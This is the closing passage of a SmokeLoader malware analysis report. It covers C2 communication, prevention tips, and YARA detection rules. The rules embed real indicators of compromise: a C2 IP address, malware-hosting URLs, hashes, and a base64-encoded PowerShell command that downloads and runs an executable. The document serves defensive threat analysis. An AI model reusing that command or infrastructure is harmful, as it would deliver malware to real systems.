



The WinHttpConnect API determines the destination server. After the server is specified, WinHttpSendRequest requests to the server with the API.





When looking at the connected command and control server, it is seen that there is no "/1/" directory. It has been determined that the purpose here is to write the payload in the header into the memory in the response.



Solution Proposals

There are ways to protect against a type of Backdoor malware SmokeLoader:

- Use of up-to-date, reliable anti-virus software in systems,
- Careful attention to incoming e-mails and not to open unconsciously without analyzing the attachments,
- Disregard of spam emails,
- Solutions such as the creation of Mutex objects on the system, type of Backdoor malware SmokeLoader is contaminated with the system prevents it.

YARA Rule

```
import "hash"
import "pe"
import "cuckoo"
rule FirstFile{
  meta:
    description="2021lk049443.doc"
  strings:
    $str1="bit.ly/3e0Rjksj"
    $command1="LoadLibraryW"
    $command2="URLDownloadToFileW"
    $command3="CreateProcessAsUser"
  condition:
    hash.md5(0,filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
  meta:
    description="pkM3T1.exe.jpg"
  strings:
    $str1="IAAoAE4ARQB3AC0AbwBiAGoARQBJAHQAIAClGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdlCkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHsBoAHQ
AdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcACwAIAAdl
CQARQBOAHYAOGB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAHVwAuAGUAeABIAB0gIAApACAAOwAgAHM
AdABBFAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEEAQwBCAHQAACABXAC4AZQB4AGUAHSA="
    $str2="eVDwACBtpW.exe"
    $str3="u.teknik.io/28oLW.jpg"
    $command1="DownloadFile"
  condition:
    hash.md5(0,filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```

```

rule ThirdFile{
    meta:
        description="eVDwACBtpW.exe"

    strings:
        $str1="sbiel.dll"
        $command1="CreateThread"
        $command2="SetProp"
        $command3="EnumProps"
        $command4="EnumChildWindows"
        $command5="SendNotifyMessage"

    condition:
        hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931
}

```

```

rule ShellCode{
    meta:
        description="shellcode"

    strings:
        $command1="Sleep"
        $command2="Process32First"
        $command3="Process32Next"
        $command4="TerminateProcess"
        $str4={34 5C C5 11 C3 B2 FC B4}
        $str5={D6 9F 18 63 CD 85 DD BC}
        $str6={0B F7 0A 60 CC A8 F2 A1}
        $str7={9B 0D C8 60 FF 81 F4 6B}
        $str8={C3 92 D2 AA DF ED BC 37}
        $str9={D8 E0 BC 09 8D A7 D2 4B}
        $str10={A7 A1 D2 4B 08 40 49 4E}
        $str11={08 40 63 74 ?? ?? ?? ??}
        $str12={8B 3B D0 F6 ?? ?? ?? ??}
        $str13="94.140.115.43"

    condition:
        hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http://94.140.115.43.com/)
}

```

Fatih YILMAZ

<https://www.linkedin.com/in/fatih-yilmaz-f8/>

Buğra KÖSE

<https://www.linkedin.com/in/bugrakose/>

İrem ALKAŞI

<https://www.linkedin.com/in/iremalkasi/>

Esmanur ALİCAN

<https://www.linkedin.com/in/esmanur-alicann/>

Çağlar YÜN

<https://www.linkedin.com/in/caglaryun/>